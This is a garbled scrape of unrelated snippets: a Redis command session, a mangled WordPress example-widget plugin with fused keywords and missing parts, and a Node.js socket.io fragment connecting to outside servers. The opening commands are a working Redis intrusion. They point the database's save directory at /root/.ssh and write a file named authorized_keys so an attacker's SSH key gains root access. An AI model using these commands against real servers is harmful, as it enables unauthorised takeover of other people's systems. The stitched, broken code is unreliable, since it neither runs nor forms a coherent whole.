
$ cat foo.txt | redis-cli -h 192.168.1.11 -x set crackit

$ redis-cli -h 192.168.1.11
$ 192.168.1.11:6379> config set dir /root/.ssh/
OK
$ 192.168.1.11:6379> config get dir
1) "dir"
2) "/root/.ssh"
$ 192.168.1.11:6379> config set dbfilename "authorized_keys"
OK
$ 192.168.1.11:6379> save
OK
<?php /** * Plugin Name: Example Widget * Plugin URI: http://example.com/widget * Description: A widget that serves as an example for developing more advanced widgets. * Version: 0.1 * Author: Justin Tadlock * Author URI: http://justintadlock.com * * This program is distributed in the hope that it will be useful, * but WITHOUT ANY WARRANTY; without even the implied warranty of * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. */ /** * Add function to widgets_init that'll load our widget. * @since 0.1 */ add_action( 'widgets_init', 'example_load_widgets' );
/** * Register our widget. * 'Example_Widget' is the widget class used below. * * @since 0.1 */ functionexample_load_widgets(){ register_widget( 'Example_Widget' ); }
/** * Example Widget class. * This class handles everything that needs to be handled with the widget: * the settings, form, display, and update. Nice! * * @since 0.1 */ classExample_WidgetextendsWP_Widget{
/** * Widget setup. */ functionExample_Widget(){ /* Widget settings. */ $widget_ops = array( 'classname' => 'example', 'description' => __('An example widget that displays a person\'s name and sex.', 'example') );
/* Strip tags for title and name to remove HTML (important for text inputs). */ $instance['title'] = strip_tags( $new_instance['title'] ); $instance['name'] = strip_tags( $new_instance['name'] );
/* No need to strip tags for sex and show_sex. */ $instance['sex'] = $new_instance['sex']; $instance['show_sex'] = $new_instance['show_sex'];
return $instance; }
/** * Displays the widget settings controls on the widget panel. * Make use of the get_field_id() and get_field_name() function * when creating your form elements. This handles the confusing stuff. */ functionform( $instance ){
var app = require('express')(); var http = require('http').Server(app); var io = require('socket.io')(http); var Pio=require("socket.io-client"); var Psocket=Pio.connect("http://121.40.214.64:8080"); var Nsocket=Pio.connect("http://c3.jin10.com:8081"); var request = require('request');